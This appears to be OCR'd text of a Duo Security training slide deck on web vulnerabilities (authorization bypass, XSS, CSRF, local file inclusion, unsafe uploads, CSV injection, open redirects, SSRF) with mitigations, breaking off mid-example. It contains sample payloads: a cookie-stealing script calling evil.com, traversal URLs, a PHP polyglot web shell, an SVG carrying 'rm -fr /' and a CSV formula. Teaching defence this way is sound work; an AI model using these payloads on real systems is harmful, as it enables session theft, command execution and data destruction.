


Authorization Bypass

Authorization Example: Verifying a User Has a Right to Perform an Action

Client: Hello. I am Mark. Here's my session ID.
I want to access <something>.

Server: Hello Mark. I looked up your SID and you <do/do not> have permission to access <the thing>.



How is it Bypassed?

Authentication bypasses may result from:

- Faulty/missing authorization logic
- Simple oversight (e.g. forgetting to annotate a function/route)
- SQL Injection
- Weak session IDs/cryptography
- Outdated software/missing patches

Types of Authorization

Authorization is usually implemented as...

- Role-based
- Permissions-based
- A combination of both

Authorization Bypass

- Authorization (AuthZ) verifies a user is allowed to perform an action
  - **For example:** Can the user access this record? Can the user perform this update?
  - Authorizations will often be checked based on the user, their groups, and their roles

- Failing to verify authorizations for each action requested can lead to:
  - Insecure Direct Object References
    - Show me /id/1 that I own and /id/2 someone else owns
  - Arbitrary File Access
    - A file is in a readable web root, even though it should be readable by only certain users
  - Privilege Escalation
    - An unauthenticated guest visiting a web site can execute administrator methods

Insecure Direct Object Reference

- Occurs when objects stored in backend systems are referenced directly by the application and no authorization check is performed

```
int cartID = Integer.parseInt( request.getParameter( "cartID" ) );
String query = "SELECT * FROM table WHERE cartID=" + cartID;
```

- Attacker just needs **knowledge** of the object ID to access another user's cart

```
https://swag.duo.com/display.jsp?cartID=27
```

IDOR AuthZ Bypass

Verification Required

```
POST /device-authorization HTTP/1.1
...
{“deviceAuth[remember]”:true,”deviceAuth[answer]”
:”test”}
```

No Verification, Device Added

```
POST /device-authorization HTTP/1.1
...
{“deviceAuth[remember]”:true}
```

Mitigations


- AuthZ decisions should be made server-side, with trusted data
- AuthZ policy should be default deny
- AuthZ policy should use **Principle of Least Privilege**
- Use authentication + authorization to protect all resources
  - Use high-level methods that apply to entire controllers/directories/paths
  - Use existing authorization mechanism present in the framework, if available
  - Code so all requests go through the AuthZ method/function
- Do not place non-web files in a web servable directory
- Do not implement per page manual authorization checks

Cross-Site Scripting (XSS)

JavaScript

Let’s talk about...

- Relationship with HTML, CSS
- JavaScript’s role in modern applications
- JavaScript’s capabilities
- How can JavaScript be used for evil



What is Cross-Site Scripting (XSS)?

- Enables attackers to inject client-side scripts into other user's web pages
  - Most commonly seen in **JavaScript**, ActionScript, VBScript, etc.
- Allows an attacker to execute arbitrary Javascript in the user's browser
  - Access to sensitive page content
  - Modify or add page content
  - Steal session cookies, which allows impersonation of users
- An extremely prominent problem across the web for decades
  - One of the most common HackerOne vulnerability types reported from 2013-Present

Example

```
…
user = yield db.users.get_user(username)
welcome_message = "Hi " + user.name + ", thanks for logging in!"
self.render(
    "welcome.html",
    welcome_message=welcome_message
)
…
<body>
<h1>{{ welcome_message }}</h1>
</body>
…
```

What if user.name is “<script>(new Image()).src="http://evil.com/" + document.cookie</script>”?

Reflection vs. Persistence

One *reflects* your input onto the page (e.g. “No results found for <your query>”)

One *persists* in the database (e.g. Posting a comment on a blog) or a cookie

Mitigations

- **Validate input server side**
  - Validate client side to improve UI/UX, e.g. email address looks valid in a form
  - Server side to sanitize and encode data, e.g. email address isn't JavaScript code
  - Don't rely on the browser to validate your input, there are other ways to submit data!
- **Prefer well-known language, framework, or library validators**
  - PHP e.g. `filter_var($user_input, FILTER_VALIDATE_EMAIL);`
- **Validate input with well-tested regular expressions as a last resort**
  - Integers look like `'[0-9]+'`, IKEYs look like `'[A-Z0-9]{20}'`, etc.
- **Input validation is a step in the right direction, but not enough!**


Limit Location of Untrusted Data

- Directly in a script
  - `<script>...NEVER PUT UNTRUSTED DATA HERE...</script>`
- Inside HTML comments
  - `<!--...NEVER PUT UNTRUSTED DATA HERE...-->`
- In an attribute name
  - `<div ...NEVER PUT UNTRUSTED DATA HERE...=test />`
- Directly in CSS
  - `<style>...NEVER PUT UNTRUSTED DATA HERE...</style>`

Escape Data in Allowed Locations

- Use Enterprise Security API (ESAPI) libraries
  - Username: <script>alert(“These are not the usernames you’re looking for…”);</script>
    - print → <script>alert(...);</script> → XSS
    - esapi.encode_for_html → <script>alert(…);</script> → OK

- Use an HTML sanitization engine for user-specified HTML
  - Some forums, web mail services, etc. allow using your own HTML



Defense in Depth


- Use a **Content Security Policy (CSP)** header to restrict script execution
  - E.g. `Content-Security-Policy: script-src 'self' *.trusted.com`
- Use **HttpOnly** cookies
  - E.g. `Set-Cookie: ID=4243444546; domain=example.com; HttpOnly`
- Use the **X-XSS-Protection** header
  - E.g. `X-XSS-Protection: 1; mode=block`
- Use the **X-Content-Type-Options** header
  - E.g. `X-Content-Type-Options: nosniff`

DUO Lightning ~~Talks~~ HACKS

Cross-Site Request Forgery (CSRF)

- Allows unauthorized commands to be executed on behalf of a user that a web application trusts due to its existing session with the service
  - Abuses Same-Origin Policy

```
<form method="post">
    <input type="checkbox"> ...
    <input type="checkbox"> ...
    <input type="checkbox"> ...

    <input type="text" name="custom-dns"> ...

    <input type="text" name="gateway-metric”>
</form>
```



Local File Inclusion (LFI)

Local File Inclusion

- Local File Inclusion is a vulnerability where an attacker controls data used to build a file path to a resource on a server that is eventually executed or read by the application

- This is distinct from directory traversal, where weak file system controls are exploited to access a file

Local File Inclusion

```
$ curl https://example.com/login.php?language=french
```

```
<?php
   if ( isset( $_GET['language'] ) ) {
      include( $_GET['language'] . '.php' );
   }
?>
```

Local File Inclusion

```
$ curl
 https://example.com/login.php?language=../../../../admin_interface.php%00
```

```
<?php
    if ( isset( $_GET['language'] ) ) {
        include( $_GET['language'] . '.php' );
    }
?>
```


Local File Inclusion

```
$ curl
 https://example.com/login.php?language=../../../../admin_interface.php%00
```

```
<?php
   if ( isset( $_GET['language'] ) ) {
      include( $_GET[../../../../admin_interface.php%00] . '.php' );
   }
?>
```

Local File Inclusion Impact

- **Code execution**
  - PHP `include` allows attackers to specify PHP files to execute
  - JavaServer Pages `@include`, allows attackers to set JSP files to execute
- **Read arbitrary files from server**
  - Allowing users to control file path parameters can return data that should not otherwise be accessible



Nathan @NathOnSecurity · 1m

@isthisphish file:///etc/passwd


1

is this phishing?

@isthisphish

Replying to @NathOnSecurity

👍 I did not identify any overly suspicious elements in this page.



Tweet your reply

Duo Security is now part of Cisco.

Unsafe File I/O

What is Unsafe File I/O?

- Unsafe file I/O occurs when file uploads are not validated and restricted
  - **Example:** An attacker uploads a PHP script instead of an image
- Unsafe file I/O occurs when file downloads are controlled by the attacker
  - **Example:** Can inject malicious macros into Excel documents
  - **Example:** Can distribute traditional malware

Unsafe Uploads

- Occurs when a user is able to upload malicious files
  - An attacker uploads a PHP script instead of a user profile picture. If the file is stored in the webroot (or any executable directory), then browsing to the file will execute it
  - An image file contains an exploit payload designed to exploit backend tools


- Nothing from the client can be trusted
  - **Filename:** Can be set to anything, including “../../etc/passwd”, “foo.txt; rm -fr /”, etc.
  - **Content-Type:** Can be set to anything. “image/png” doesn’t mean the file is a PNG
  - **File Headers:** Polyglots add things like JPEG headers to script files. Image manipulation libraries might report the file as an image, but the file can still be executed as a PHP file

Unrestricted PHP Uploads (Fake Example)


attack.php

```php
<?php
    $output = shell_exec('cat /etc/passwd');
    echo "<pre>$output</pre>";
?>
```

Upload attack.php instead of a logo




```
def file_handler()
        file.save('/var/www/logos/attack.php')
```



Duo Security is now part of Cisco.

Unsafe Upload Mitigations (that don't work)

- Check the file extension

Unsafe Upload Mitigations (that don't work)

- ~~Check the file extension~~
  - File extensions don't have to be accurate. Many programs ignore them
    - Example: Unzip will try to unzip any file with any extension

Unsafe Upload Mitigations (that don't work)

- ~~Check the file extension~~
  - File extensions don't have to be accurate. Many programs ignore them
    - Example: Unzip will try to unzip any file with any extension
- Check the MIME type

Unsafe Upload Mitigations (that don't work)

- ~~Check the file extension~~
  - File extensions don't have to be accurate. Many programs ignore them
    - Example: Unzip will try to unzip any file with any extension

- ~~Check the MIME type~~
  - The MIME type is sent by the user and cannot be trusted

Unsafe Upload Mitigations (that don't work)

- Inspect the file

Unsafe Upload Mitigations (that don't work)

- ~~Inspect the file~~
  - Polyglots are scripts or code that is valid for multiple languages or schemas
    - A JPEG/PHP polyglot, for example, is a file with a **valid** JPEG header and **valid** PHP code
    - command.php:

```
ÿØÿà
<form action="" method="get">
                Command: <input type="text" name="cmd" /><input
type="submit" value="Exec" />
</form>

Output:<br />
<pre><?php passthru($_REQUEST['cmd'], $result); ?></pre>
```

ÿØÿà = 0xffd8 0xffe0 = JPEG Start of Image marker (JPEG File Structure)

Safer Upload Mitigations

- Don’t trust user supplied filenames
  - Generate a random filename
    - It’ll be free of malicious paths and characters
    - It’ll be impossible for the attacker to guess
  - Python: Use a method such as *werkzeug.utils.secure_filename()*
    - Similar protections to generating a random filename, except useful if you need to preserve the original filename.
- Store uploaded files in non-executable locations
  - Storing content in cloud storage, such as S3 or Google Cloud Storage, is safer than storing on the host filesystem
  - Whitelist safe file paths, and use fully qualified file paths to prevent traversal
  - At a minimum, don’t store uploaded files in the webroot or other interpreted file paths

Safer Upload Mitigations

- Sandbox tools that evaluate user content
  - Vulnerabilities can exist in backend tools and libraries. Processing user content can take advantage of those vulnerabilities
  - logo.svg:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd";>
<svg width="640px" height="480px" version="1.1"
xmlns="http://www.w3.org/2000/svg"; xmlns:xlink=
"http://www.w3.org/1999/xlink";>
<image xlink:href="https://example.com/image.jpg&amp;quot;|rm &amp;quot;-fr&amp;quot;/"
x="0" y="0" height="640px" width="480px"/>
</svg>
```

Safer Upload Mitigations

- Sandbox tools that evaluate user content
  - Vulnerabilities can exist in backend tools and libraries. Processing user content can take advantage of those vulnerabilities
  - logo.svg:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd";>
<svg width="640px" height="480px" version="1.1"
xmlns="http://www.w3.org/2000/svg"; xmlns:xlink=
"http://www.w3.org/1999/xlink";>
<image xlink:href="https://example.com/image.jpg&quot;|rm &quot;-fr&quot;/"
x="0" y="0" height="640px" width="480px"/>
</svg>
```


  - Converting this to a PNG ($ convert logo.svg logo.png) will wipe your computer

Unsafe Downloads

- If an attacker can control the contents of a downloaded file, they can insert malicious code


- CSV Injection
  - CSV files are simple, comma separated values. If you insert an Excel macro into a CSV field, and open in Excel, Excel will happily execute the code
    - Email, Name, Company, Role
      julia@example.com, Julia Edwards, Example Inc, President
      mike@example.com, Mike Smith, “=2+5+cmd|' /C calc'!A0”, Director

Unsafe Downloads



Safe Download Mitigations

- **There's no general way to mitigate this vulnerability**
  - The problem with CSV injection is Excel. Data is treated as code, and executed automatically, with little warning to the user
  - You can try to sanitize outputs and blacklist words, but ultimately this can be subverted
  - You can also disable macros completely
- **UI/UX and education is the better solution**
  - Warn the user not to run any macros if prompted



Open Redirects and SSRF:

Badness with URLs

Duo Security is now part of Cisco.

Improving UX with Redirects

User

Duo

1. A user requests “/users” after their session has invalidated

GET /users

2. Duo redirects the user to login and with a reference to “/users” after login

302 Found

Location: /login?redirect=/users

3. User logs in

POST /login

username=user&password=password&redirect=/users

4. Redirect user to their original destination

302 Found

Location: /users

~~Improving UX~~ Hacks with Redirects

User

Duo

1. Attacker sends victim link with malicious redirect parameter

GET /login?redirect=http://spoofed-duo-login.com

2. User logs in

POST /login

username=user&password=password&redirect=http://spoofed-duo-login.com


3. Redirect user to the spoofed destination

302 Found

Location: http://spoofed-duo-login.com

Impact of Open Redirect

- Attacker can craft a link that appears to be for the target domain.
  - https://duo.com/login?redirect=spoofed.com
  - This passes most phishing link tests!
    - “https://”
    - “duo.com”
- The eventual redirection target may fake an “invalid login” error and ask the user to re-submit credentials to the attacker’s domain




Open Redirect Mitigation

- **Avoid user-controlled redirect locations if possible!**
- Ensure that redirect locations are relative paths, URLs are complex:
  - Might need to check:
    - if scheme (e.g. “http://”) is included
    - if domain is included
    - if browser’s interpret URLs differently
    - if basic auth information is included
    - maybe the domain can be absolute, but whitelisted?
- Many frameworks (e.g. Django’s `is_safe_url`, MVC’s `RedirectToLocal`) provide redirection options that attempts to identify if the redirect is local.


Server-Side Request Forgery

- An attacker abuses server functionality to send requests to an internal service which is normally not directly accessible




Server-Side Request Forgery

- Server application receives a URI which points to an internal service **itself** is authorized to access, which may return sensitive information or perform sensitive actions
- Consider a web service that fetches resources from a resource provider



Server-Side Request Forgery

- **A user is not permitted** to access the internal CI server, however the **web server in this instance is permitted** to (perhaps not intentionally)
- This allows a client to “pivot” to other internal resources!



SSRF Example

Server-Side Image Caching

```
# pull the user's profile image to
# cache for later usage
